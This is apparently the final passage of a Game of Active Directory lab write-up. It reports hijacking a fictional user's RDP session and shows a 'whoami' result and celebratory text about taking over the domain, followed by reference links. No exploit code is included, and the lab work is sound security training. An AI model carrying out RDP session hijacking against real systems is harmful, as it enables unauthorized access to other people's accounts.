
We have hijack daenerys rdp session !


Recycle Bin
VMware Share...
Windows PowerShell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
PS C:\Users\daenerys.targaryen> whoami
essos\daenerys.targaryen
PS C:\Users\daenerys.targaryen>
Untitled - Notepad
File Edit Format View Help
Burn them all!!!!

Congratulations 🥳 🥳

Here is your Active directory throne, you become

The King of the Active directory , Lord of the Seven Kingdoms, and Protector of the Realm



Monish Borvankar

Reference:

- https://mayfly277.github.io/
- https://orange-cyberdefense.github.io/ocd-mindmaps/img/pentest_ad_dark_2022_11.svg
- https://medium.com/@shanksf/game-of-active-directory-goad-windows-installation-setup-5d987f0228bd
- https://www.linkedin.com/posts/hernanrodriguez-_penetration-testing-active-directory-in-goad-activity-7206414726275194880-ojkT?utm_source=share&utm_medium=member_desktop